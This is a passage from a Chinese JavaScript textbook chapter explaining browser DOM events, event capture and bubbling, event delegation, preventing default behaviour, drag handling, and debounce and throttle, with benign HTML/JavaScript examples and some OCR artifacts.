<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <input type="text" id="ipt" placeholder="请输入" value="默认值">
  <script>
    ipt.addEventListener('focus',function(event){
      console.log(this === ipt)          //true
      console.log(ipt === event.target) //true
      console.log(this.value)            //默认值
      console.log('网页的焦点在输入框内')
    })
    ipt.addEventListener('blur',function(event){
      console.log('输入框失去了焦点')
      console.log(event.target === this)
    })
  </script>
</body>
</html>
```

3）加载事件

使用 onload 完成一个页面或一张图像的加载。

加载事件的应用案例,代码如下:

```
<!-- 第 3 章 3.2.2 加载事件的应用案例 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <script>
    //该回调函数会在最后执行
    window.addEventListener('load',function(){
      console.log('loaded')
      //该函数会等待网页的 body 内部的所有内容加载完毕后执行,所以可以获取 btn 元素
      var btn = document.getElementById('btn')
      console.log(btn)          //<button id="btn">一个按钮</button>
    })
    //由于当前 script 标签在 body 之前,所以执行代码时 DOM 树尚未初始化
    var btn = document.getElementById('btn')
    //该 btn 为 null
    console.log(btn)            //null
  </script>
</head>
<body>
  <button id="btn">一个按钮</button>

</body>
</html>
```

4）鼠标事件

(1) onmousedown：鼠标按键被按下。

(2) onmouseup：鼠标按键被松开。

(3) onmousemove：鼠标被移动。

(4) onmouseover：鼠标移到某元素之上。

(5) onmouseout：鼠标从某元素移开。

5）键盘事件

(1) onkeydown：某个键盘按键被按下。

(2) onkeyup：某个键盘按键被松开。

(3) onkeypress：某个键盘按键被按下并松开。

键盘事件的使用案例,代码如下:

```
<!-- 第 3 章 3.2.2 加载事件的应用案例 -->
<!DOCTYPE html>
<html lang="en">
```

```
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <button id="btn">登录</button>
  <script>
    document.addEventListener('keydown',function(event){
      var keyCode = event.keyCode
      console.log(keyCode,'键盘按下')
    })
    document.addEventListener('keyup',function(event){
      var keyCode = event.keyCode
      console.log(keyCode,'键盘抬起')
    })
    document.addEventListener('keypress',function(event){
      var keyCode = event.keyCode
      console.log(keyCode,'键盘敲击')
      //当 keyCode 为 13 时代表敲击了 Enter 键
      if(keyCode == 13){
        //通过键盘事件驱动单击事件执行
        //模拟键盘驱动按钮单击事件
        btn.click()
      }
    })
    //为登录按钮绑定单击事件
    btn.addEventListener('click',function(){
      console.log('登录')
    })
  </script>

</body>
</html>
```

6）选择和改变事件

（1）onchange：域的内容被改变。

（2）onselect：文本被选中。

选择和改变事件的使用案例，代码如下：

```
<!-- 第 3 章 3.2.2 加载事件的应用案例 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

```
    <title>Document</title>
</head>
<body>
    请选择年级:<select name="" id="s">
        <option value="1">一年级</option>
        <option value="2">二年级</option>
        <option value="3">三年级</option>
    </select>
    <br>
    <input id="ipt" type="text" value="这里是一段文字">
    <script>
        //当列表框的选项发生变化时发出 change 事件
        s.addEventListener('change',function(event){
            //获取选中的 option 的值
            var v = event.target.value
            console.log(v)     //当选中一年级时输出 1,当选中二年级时输出 2,当选中三年级时输出 3
        })
        ipt.addEventListener('select',function(e){
            //获取选中文字
            console.log(window.getSelection().toString())
        })
    </script>

</body>
</html>
```

7）表单事件

（1）onsubmit：确认按钮被单击。

（2）onreset：重置按钮被单击。

3.2.3　事件捕获和事件冒泡

认识了基本的事件绑定机制及常用事件件后，接下来深入分析事件是如何被绑定到 HTML 元素上的。如前述，JavaScript 可以通过 onXYZ 属性及 addEventlistener()的方式为 DOM 节点绑定可被触发的事件，并且不同的元素可以绑定不同的事件，每个事件函数是相互隔离的，那浏览器的事件绑定机制可以被抽象，如图 3-8 所示。

按照图 3-8 中的描述，只要是可被绑定事件监听器的元素，在浏览器内都可能存在一个或多个事件监听器。事件的特点是会被不定时、不定次数且无规律地触发，所以浏览器就要针对每个页面内部元素的事件，做等待事件触发的监听，这种情况类似于张三是公司的老板，张三的公司有 1000 个员工，而张三为了保证每个员工完成所有工作后再下班，只能再雇用 1000 个员工监督干活的 1000 个员工，监督者完成监督后告诉张三，该员工才能下班。按照这种场景分析，事件监听器在浏览器中的开销是极大的。



图 3-8　事件绑定机制

实际上，浏览器并没有为页面内部的每个按钮都设置一个单击事件的监听器，每种事件仅针对浏览器窗口提供了一个总监听器，例如其实一个窗口中只存在一个单击事件的监听器，窗口内部元素，触发元素自身绑定的事件，要经过一个捕获过程，如图 3-9 所示。



图 3-9　事件捕获过程

当出现图 3-9 所描述的情况时，只要在浏览器窗口内部单击鼠标时，浏览器就会优先检测鼠标相对浏览器左上角的 x 坐标和 y 坐标，与浏览器内部的哪个元素是相交（鼠标在某元素的占用空间内）关系。找到相交关系后，浏览器会按照元素的嵌套关系从外到内捕获相交元素，直到距离鼠标最近的最内层元素，并优先执行该元素上绑定的事件，这个过程便是事件捕获的过程，有了事件捕获便不再需要浏览器为每个元素提供一个单独的事件监听系统，这样便可以大大地减少浏览器的事件监听开销。

捕获到目标对象的事件并不代表事件系统会停留在捕获的最后一个环节，当整个事件涉及的元素捕获完毕后，事件会进入冒泡阶段，该阶段会按照与事件捕获相反的方向，逐一触发绑定了事件的 DOM 对象，这个过程就叫作事件冒泡，事件冒泡的过程如图 3-10 所示。



图 3-10　事件冒泡的过程

事件从捕获到冒泡的应用案例，代码如下：

```
<!-- 第 3 章 3.2.3 事件从捕获到冒泡的应用案例 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <style>
    #b1{
      border: 1px solid;
      width: 300px;
      height: 300px;
      background-color: aqua;
    }
    #d1{
      width: 200px;
      height: 200px;
      background-color: darkgoldenrod;
    }
    #d2{
      width: 100px;
      height: 100px;
      background-color: coral;
    }
  </style>
</head>
<body id="b1">
  body
  <div id="d1">
    div1
    <div id="d2">
      div2
      <button id="b2">按钮 1</button>
    </div>
  </div>
  <script>
    b1.addEventListener('click',function(){
      console.log('1 号事件')
    })
    d1.addEventListener('click',function(){
      console.log('2 号事件')
    })
    d2.addEventListener('click',function(){
      console.log('3 号事件')
    })
    b2.addEventListener('click',function(){
```

```
        console.log('4 号事件')
      })
    </script>
  </body>
  </html>
```

图 3-11　案例运行的实际效果

案例运行后会发现，当单击按钮 1 时，控制台会按照从 4 到 1 的顺序倒序执行输出，而当单击不同元素的区域时，事件会按照从 3 号事件或 2 号事件等不同的位置开始，倒序执行输出。案例运行的实际效果如图 3-11 所示。

由于事件捕获时，会将捕获路径中涉及的元素全部按顺序保存到栈中，所以在实际事件执行时，会按照元素由深层到浅层的方式执行绑定的事件函数，目的是在触发事件的过程中将栈清空，防止内存占用过高。

事件冒泡带来了不好的开发体验，当开发者按照上述案例编写代码时，当用户只单击按钮 1 时，其他层绑定的单击事件仍然会逐一冒泡执行，这便出现了不好的开发体验，所以浏览器在 Event 对象中提供了组织事件冒泡的函数 event.stopPropagation()。上述案例只需加入阻止事件冒泡的行为，便可以实现单击按钮时只执行按钮绑定的事件，代码如下：

```
<!-- 第 3 章 3.2.3 事件从捕获到冒泡的应用案例改造(阻止事件冒泡) -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <style>
    #b1{
      border: 1px solid;
      width: 300px;
      height: 300px;
      background-color: aqua;
    }
    #d1{
      width: 200px;
      height: 200px;
      background-color: darkgoldenrod;
    }
    #d2{
```

```
        width: 100px;
        height: 100px;
        background-color: coral;
      }
    </style>
  </head>
  <body id="b1">
    body
    <div id="d1">
      div1
      <div id="d2">
        div2
        <button id="b2">按钮 1</button>
      </div>
    </div>
    <script>
      b1.addEventListener('click',function(){
        console.log('1 号事件')
      })
      d1.addEventListener('click',function(){
        console.log('2 号事件')
      })
      d2.addEventListener('click',function(){
        console.log('3 号事件')
      })
      b2.addEventListener('click',function(event){
        //使用该函数后,单击按钮 1 便只会执行该函数
        event.stopPropagation();
        console.log('4 号事件')
      })
    </script>
  </body>
</html>
```

3.2.4　事件传播的原理与事件的灵活运用

在 3.2.3 节中学习了事件捕获与事件冒泡,在事件捕获与冒泡的过程中,浏览器实际上执行了复杂的处理步骤,这个步骤可以理解为事件的传播,接下来以 canvas 画布容器为例来模拟浏览器窗口,通过简单的 JavaScript 代码演示事件捕获与事件冒泡的原理,以及事件冒泡是如何被组织的,代码如下:

```
<!-- 第 3 章 3.2.4 通过简单的 JavaScript 代码演示事件捕获与事件冒泡的原理 -->
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title></title>
```

```
    <style type="text/css">
      #c{
        border: 1px solid;
      }
    </style>
  </head>
  <body>
    <button type="button"> ddd </button>
    <br>
    <!-- 画布标签 -->
    <canvas id="c" width="400" height="400"></canvas>
    <script type="text/javascript">
      let c = document.querySelector('#c')
      let ctx = c.getContext('2d')
      //通过 dom 变量模拟 DOM 节点的关系
      let dom = [
        {
          name:'html',
          width:400,
          height:200,
          x:0,
          y:0,
          background:'lightblue',
          onclick:function(e){
            console.log('html 被单击')
            console.log(e)
          }
        },
        {
          name:'body',
          width:300,
          height:180,
          x:0,
          y:20,
          background:'pink',
          onclick:function(e){
            console.log('body 被单击')
            console.log(e)
          }
        },
        {
          name:'button',
          width:90,
          height:30,
          x:0,
          y:100,
          background:'red',
          onclick:function(e,stop){
            console.log('button 被单击')
```

```
        console.log(e)
        stop()
      }
    }
  ]
  //将 dom 中的内容绘制在 canvas 画布上
  dom.forEach(item => {
    ctx.fillStyle = item.background
    ctx.fillRect(item.x,item.y,item.width,item.height)
    ctx.fillStyle = '#222'
    ctx.font = '20px 黑体'
    ctx.fillText(item.name,item.x,item.y+20)
  })
  //为画布绑定单击事件,模拟浏览器的全局事件监听系统
  c.onclick = function(e){
    let x = e.offsetX
    let y = e.offsetY
    //声明事件捕获时保存与鼠标相交的 DOM 对象的栈
    let callStack = []
    dom.forEach(item => {
      //判断鼠标与元素是否相交
      if(
        (item.x<=x&&item.x+item.width>=x)
        &&
        (item.y<=y&&item.y+item.height>=y)
        ){
        if(item.onclick){
          callStack.push(item.onclick)
        }
      }
    })
    //事件捕获栈的数据
    console.log(callStack)
    //根据事件捕获栈中的顺序和组成,逐一执行事件函数
    for(let i = callStack.length-1;i>=0;i--){
      //创建是否阻止事件冒泡的变量
      let stopFlag = false
      //创建阻止事件冒泡的函数
      function stop(){
        stopFlag = true
      }
      //执行事件捕获栈中栈顶的事件函数,并将阻止事件冒泡的函数传入
      callStack[i](e,stop)
      //若函数执行完毕且 stopFlag 变为 true,则不继续执行其他相关事件
      if(stopFlag){
        break
      }
    }
  }
```

```
    </script>
  </body>
</html>
```



图 3-12　该案例运行后的结果

该案例运行后的结果如图 3-12 所示。

ddd 按钮作为 HTML 元素与画布的对比，画布中采用 html、body 和 button 3 个区块模拟 HTML 的默认节点层级和关系。当单击画布的任何区域时，仅触发 canvas 画布的单击事件，所以实际上当前鼠标到底单击的是哪个元素，本质上是通过坐标的相交计算实现的。当鼠标单击的坐标点在 3 个元素所绘制的矩形空间内时，判断鼠标最终单击的是 button 区域的矩形。当单击 button 空间区域的矩形时，控制台的输出结果如图 3-13 所示。

当单击 body 的矩形区域时，控制台上的输出结果如图 3-14 所示。

图 3-13　当单击 button 空间区域的矩形时，控制台的输出结果的效果图

图 3-14　当单击 body 的矩形区域时，控制台上的输出结果的效果图

根据两种操作的输出结果，再结合案例代码，可以更加切实地掌握事件捕获与冒泡的实际过程。

1. 事件委托

根据事件捕获的本质，可以衍生出事件绑定的灵活使用方式，即事件委托。当一个元素下存在多个子元素时，如一个< ul >下嵌套多个< li >标签，这种情况若针对每个< li >标签监

听其单击事件，则可以对每个<li>标签绑定单击事件，但这种绑定方式存在两个弊端：

（1）若对多个<li>绑定匿名事件，则会在内存中凭空创建多个解决相同问题的函数对象，从而浪费存储空间。

（2）若运行过程中存在后创建的<li>标签，则新创建的<li>标签默认不存在单击事件，还需要手动对其追加单击事件的绑定。

基于以上情况，事件委托便可以完美驾驭该场景。接下来查看一个实际的事件委托案例，代码如下：

```
<!-- 第 3 章 3.2.4 一个实际的事件委托案例 -->
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title></title>
    <style type="text/css">
      #mask{
        width: 100%;
        height: 100%;
        background-color: rgba(0,0,0,0.3);
        position: fixed;
        left: 0;
        top: 0;
        /* 当该元素覆盖了其他元素时,允许单击穿透 */
        pointer-events: none;
      }
    </style>
  </head>
  <body>
    <div id="mask"></div>
    <h2>事件委托</h2>
    <button id="btn">增加一个 li</button>
    <ul id="ul">
      <li class="xx">选项 1</li>
      <li class="xx">选项 2</li>
      <li class="xx">选项 3</li>
    </ul>
    <script type="text/javascript">
      let index = 1
      //只对 ul 绑定单击事件
      ul.onclick = (e) => {
        console.log('ul 被单击')
        console.log(e.target)
        //通过 e.target 获取实际被单击的元素对象
        let target = e.target
        //将实际被单击的元素背景颜色变红
        target.style.backgroundColor = 'red'
      }
```

```
        //对 ul 内部追加一个新的 li 元素
        btn.onclick = () => {
          let li = document.createElement('li')
          li.innerHTML = `新选项${index++}`
          li.className = 'xx'
          ul.append(li)
        }
      </script>
    </body>
  </html>
```

运行该案例后会发现，仅对< ul >标签绑定单击事件，即可完美解决针对每个< li >标签的控制，这归功于 event.target 得到的是触发事件的元素。由于单击< ul >中的< li >时，在事件捕获的路径上存在< ul >标签，所以执行事件冒泡的过程中便触发了< ul >绑定的单击事件，这个事件在执行时，又通过 event.target 得到了实际触发事件的< li >对象，这样便实现单击任意< li >就能将其变红的功能，并且仅对< ul >绑定了一个单击事件。与此同时，在单击“增加一个 li”按钮时，后创建的< li >对象也是动态地被追加到< ul >标签内部的，所以无须做任何修改，也能保证< ul >内的任意< li >标签具备单击事件。

2. 阻止默认行为

在网页制作过程中可能涉及这样的场景：开发一个可拖曳工具或开发一个文本编辑器工具。在这种工具类网页应用的开发中，仅使用单击事件并不能完美实现工具类软件的部分复杂功能，这是由于工具类软件会大量地依赖鼠标右击菜单，来做部分功能操作。

在网页中默认的鼠标右击事件会打开浏览器默认的右击菜单，这样的行为影响了工具类网页的开发与制作，所以浏览器提供了阻止浏览器默认行为的 API，以此来帮助开发者在类似的场景中能更自由地进行开发工作。

阻止浏览器默认行为的案例，代码如下：

```
<!-- 第 3 章 3.2.4 阻止浏览器默认行为的案例 -->
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title></title>
    <style type="text/css">
    </style>
  </head>
  <body>
    <script>
      document.oncontextmenu = function(e){
        //当触发右击菜单的函数执行时，可以使用 preventDefault()阻止默认行为的发生
        e.preventDefault()
      }
    </script>
  </body>
</html>
```

阻止默认行为的函数有很多使用场景，除右击菜单外，还可以阻止输入框的输入内容、复选框的选中状态及移动端的连续触发事件等。

3. 事件的灵活运用：拖曳事件

浏览器并未提供完美的拖曳事件，在较新版本的浏览器 API 中，存在鼠标拖曳事件，但该事件无法平滑处理元素移动，以及元素拖曳过程中的状态，所以可以灵活地将 mousedown、mousemove 及 mouseup 3 个事件组合形成拖曳事件。

实际上的拖曳事件大概可分为三部分，如图 3-15 所示。



图 3-15　拖曳事件大概可分为三部分

所以实际上拖曳过程中一定会经历 3 个阶段：

（1）当鼠标在目标元素上按下左键时，锁定要拖曳的元素。

（2）鼠标在按住左键的同时进行移动，此时的目标元素的坐标按照鼠标在当前坐标参考系中的变化而变化。

（3）当鼠标抬起左键时，相当于失去了与目标元素的锁定关系，此时目标元素停留在变化的最后位置。

按照以上分析的结论，纯 JavaScript 原生事件实现拖曳元素移动的案例，代码如下：

```
<!-- 第 3 章 3.2.4 纯 JavaScript 原生事件实现拖曳元素移动的案例 -->
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title></title>
    <style type="text/css">
      body{
        margin: 0;
      }
      #container{
        border:1px solid;
        width: 400px;
        height: 400px;
        position: relative;
      }
      #box{
        width: 50px;
        height: 50px;
        background-color: red;
        position: absolute;
```

```
        }
      </style>
    </head>
    <body>
      <!-- 可拖曳元素的容器 -->
      <div id="container">
        <!-- 被拖曳的目标元素 -->
        <div id="box">

        </div>
      </div>
      <script>
        var isDrag = false
        //记录 box 在拖曳开始时的 x 坐标和 y 坐标
        var bx
        var by
        //记录鼠标按下时的 x 坐标和 y 坐标
        var fx
        var fy
        box.onmousedown = function(e){
          //记录鼠标按下位置
          fx = e.screenX
          fy = e.screenY
          //记录目标对象的起始位置
          bx = Number(box.style.left.replace('px',''))||0
          by = Number(box.style.top.replace('px',''))||0
          //开启拖曳状态
          isDrag = true
        }
        container.onmousemove = function(e){
          //记录移动时的鼠标位置
          var mx = e.screenX
          var my = e.screenY
          //只有拖曳时进行计算
          if(isDrag == true){
          //将目标对象的坐标按照鼠标的位移进行相同的变化,保证相对鼠标运动轨迹形成静止
          //状态
            box.style.left = (bx + mx - fx) + 'px'
            box.style.top = (by + my - fy) + 'px'
          }

        }
        box.onmouseup = function(){
          //鼠标抬起时停止拖曳动作
          isDrag = false
        }
      </script>
    </body>
  </html>
```

阅读案例代码会发现，代码完全按照拖曳的 3 个阶段实现相关功能，实现后的拖曳效果与预想的效果一致。

3.3　防抖和节流

节流和防抖在网页开发场景中使用频率高，能够解决浏览器自带事件系统的一些弊病，通常用于优化代码的性能。节流通常被称为 throttle，而防抖通常被称为 debounce，二者并不是浏览器内置的 API，而是在开发过程中针对不同场景总结的优化方案。

3.3.1　debounce 防抖

在浏览器的事件系统中，存在一系列连续执行的事件，如滚动监听事件、输入事件及鼠标移动事件等，这一类事件函数的特点是，单位时间内连续触发多次，执行频次取决于计算机硬件的性能。

所谓防抖，就是指触发事件后在 N 秒内函数只能执行一次，如果在 N 秒内又触发了事件，则会重新计算函数执行时间（给定了一个间隔 N，例如间隔 1s，只要在间隔 1s 内连续触发同一个事件，就只有最后一次事件会被执行）。

防抖的应用场景很多，例如在浏览长篇幅的网页时，用户一定会滚动网页内容以便浏览更多的网页内容。很多网站会在网页中加入返回顶部功能，当用户把网页滚动任意距离时，网页的右侧部分便会出现一个返回顶部的按钮。若要实现此功能，则必须利用浏览器的滚动监听事件，该事件会在网页滚动过程中持续执行，这样就可以在网页滚动过程中实时监听网页的滚动范围。若网页有任何滚动位移，则展示返回顶部的按钮；若网页没有滚动位移，则隐藏返回顶部的按钮。监听滚动事件并实现返回顶部功能的案例，代码如下：

```
<!-- 第 3 章 3.3.1 监听滚动事件并实现返回顶部功能的案例 -->
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title></title>
    <style type="text/css">
      #page{
        margin: auto;
        background-color: antiquewhite;
        width: 80%;
        padding: 15px;
      }
      .page-item{
        padding: 10px 15px;
        background-color: cadetblue;
        margin-bottom: 15px;
      }
```

```
        #t{
          background-color: gray;
          width: 50px;
          height: 50px;
          border-radius: 100%;
          text-align: center;
          line-height: 50px;
          font-size: 20px;
          font-weight: bold;
          color: #fff;
          position: fixed;
          right: 15px;
          bottom: 50px;
          transition: all .3s;
        }
      </style>
    </head>
    <body>

      <div id="page">
        <h2>一个滚动监听案例</h2>
      </div>
      <div id="t">top</div>
      <script>
        for(var i = 0; i < 100 ; i++){
          var div = document.createElement('div')
          div.className = 'page-item'
          div.innerHTML = '第'+i+'行文字内容'
          page.appendChild(div)
        }
        //获取 body 带有 scrollTop 属性的对象
        var body = document.documentElement||document.body

        window.onscroll = function(e){
          //获取窗口的卷曲距离
          var top = body.scrollTop
          //若窗口滚动,则显示返回顶部按钮,反之隐藏该按钮
          if(top > 0){
            t.style.opacity = 1
          }else{
            t.style.opacity = 0
          }
        }
      </script>
    </body>
  </html>
```

阅读代码并运行案例后会发现,该案例满足上述需求,但仔细观察后会发现,该案例存在几个问题:

（1）滚动监听事件执行频率异常高，所以滚动过程中 onscroll 事件所对应的函数会被高频率地执行，函数内部的所有代码都会高频率重复执行。

（2）按照需求，实际上只需在每次滚动停止时，判断一次窗口滚动位移即可判断按钮是否显示，滚动过程中重复判断属于无效业务代码。

针对这种情况，防抖的意义变得非常重要，结合本节对防抖的定义，可以将案例代码进一步改造，即加入防抖逻辑，代码如下：

```
<!-- 第 3 章 3.3.1 将案例代码进一步改造,即加入防抖逻辑 -->
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title></title>
    <style type="text/css">
      #page{
        margin: auto;
        background-color: antiquewhite;
        width: 80%;
        padding: 15px;
      }
      .page-item{
        padding: 10px 15px;
        background-color: cadetblue;
        margin-bottom: 15px;
      }
      #t{
        background-color: gray;
        width: 50px;
        height: 50px;
        border-radius: 100%;
        text-align: center;
        line-height: 50px;
        font-size: 20px;
        font-weight: bold;
        color: #fff;
        position: fixed;
        right: 15px;
        bottom: 50px;
        transition: all .3s;
      }
    </style>
  </head>
  <body>

    <div id="page">
      <h2>一个滚动监听案例</h2>
    </div>
```

```
    <div id = "t"> top </div >
    <script >
      for(var i = 0; i < 100 ; i++){
        var div = document.createElement('div')
        div.className = 'page - item'
        div.innerHTML = '第' + i + '行文字内容'
        page.appendChild(div)
      }
      //获取 body 带有 scrollTop 属性的对象
      var body = document.documentElement||document.body
      //防抖函数
      function debounce(fn,interval){
        //定义定时器编号变量
        var timeout
        return function(){
          //获取每次事件触发的参数对象
          var _arguments = arguments
          //保存每次事件触发的 this 对象
          var _this = this
          //清除上一次连续事件的定时任务,若上一次函数执行后的定时任务未被执行,则不会
          //继续执行
          clearTimeout(timeout)
          //创建本次的定时任务,若该函数在 interval 间隔时间没有再被执行,则定时任务可执
          //行一次
          timeout = setTimeout(function(){
            fn.apply(_this,_arguments)
          },interval)
        }
      }

      //改造后的滚动监听事件,只有在滚动结束后才会执行一次
      window.onscroll = debounce(function(e){
        //验证 Event 对象是否保留
        console.log(e)
        //获取窗口的卷曲距离
        var top = body.scrollTop
        //若窗口滚动,则显示返回顶部按钮,反之隐藏该按钮
        if(top > 0){
          t.style.opacity = 1
        }else{
          t.style.opacity = 0
        }
      },50)
    </script >
  </body >
</html >
```

加入防抖逻辑后,当连续滚动网页时自定义滚动事件并不会被执行,只有在滚动停止超过 50ms 后,自定义滚动事件的函数才会被执行一次,这样改造后,自定义事件的内部代码

并不会随滚动事件多次重复执行，可以节省大量开销。

防抖函数的本质便是利用 setTimeout()及 clearTimeout()两个定时任务处理函数。事件在连续执行的过程中，只要连续事件的执行间隔小于 interval 变量的值，当次事件便会清除上一次事件创建的定时任务，直到连续触发事件的间隔超过 interval 的值时，防抖函数中定义的自定义事件函数才会被执行。这样处理的好处是：虽然防抖结构并没有真正地让连续执行事件函数停止连续执行，但防抖结构可以让连续事件相当于“空跑”，只在需要执行业务函数的那一次，执行一次业务函数，极大地减少了代码的无效执行数量。

3.3.2　throttle 节流

虽然防抖函数可以提高连续触发事件的性能，但防抖只能满足特定的业务需求，因为防抖函数的特点是，只有在连续执行函数且阶段性执行完毕时，执行一次自定义业务函数，这样的设计无法解决其他业务场景的需求。

所谓节流，是指连续触发事件但是在 N 秒中只执行一次函数(节流就是通过 JavaScript 编码，让连续触发的事件的执行频率变成间隔 N 秒执行一次)，即节流会稀释函数的执行频率。

节流的主要目的是降低连续触发事件的执行频率，可以回顾 3.2.4 节中纯 JavaScript 原生事件实现拖曳元素移动的案例，代码如下：

```
<!-- 第 3 章 回顾 3.2.4 节中纯 JavaScript 原生事件实现拖曳元素移动的案例 -->
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title></title>
    <style type="text/css">
      body{
        margin: 0;
      }
      #container{
        border:1px solid;
        width: 400px;
        height: 400px;
        position: relative;
      }
      #box{
        width: 50px;
        height: 50px;
        background-color: red;
        position: absolute;
      }
    </style>
  </head>
  <body>
```

```
    <!-- 可拖曳元素的容器 -->
    <div id="container">
      <!-- 被拖曳的目标元素 -->
      <div id="box">

      </div>
    </div>
    <script>
      var isDrag = false
      //记录box在拖曳开始时的x坐标和y坐标
      var bx
      var by
      //记录鼠标按下时的x坐标和y坐标
      var fx
      var fy
      box.onmousedown = function(e){
        //记录鼠标按下位置
        fx = e.screenX
        fy = e.screenY
        //记录目标对象的起始位置
        bx = Number(box.style.left.replace('px',''))||0
        by = Number(box.style.top.replace('px',''))||0
        //开启拖曳状态
        isDrag = true
      }
      container.onmousemove = function(e){
        //记录移动时的鼠标位置
        var mx = e.screenX
        var my = e.screenY
        //只有拖曳时进行计算
        if(isDrag == true){
          //将目标对象的坐标按照鼠标的位移进行相同的变化,保证相对鼠标运动轨迹形成静止
          //状态
          box.style.left = (bx+mx-fx)+'px'
          box.style.top = (by+my-fy)+'px'
        }

      }
      box.onmouseup = function(){
        //鼠标抬起时停止拖曳动作
        isDrag = false
      }
    </script>
  </body>
</html>
```

若在该案例的onmousemove事件中加入输出代码console.log(1),运行案例后则会发现随便动几下鼠标,控制台上就会输出上百次1,如图3-16所示。

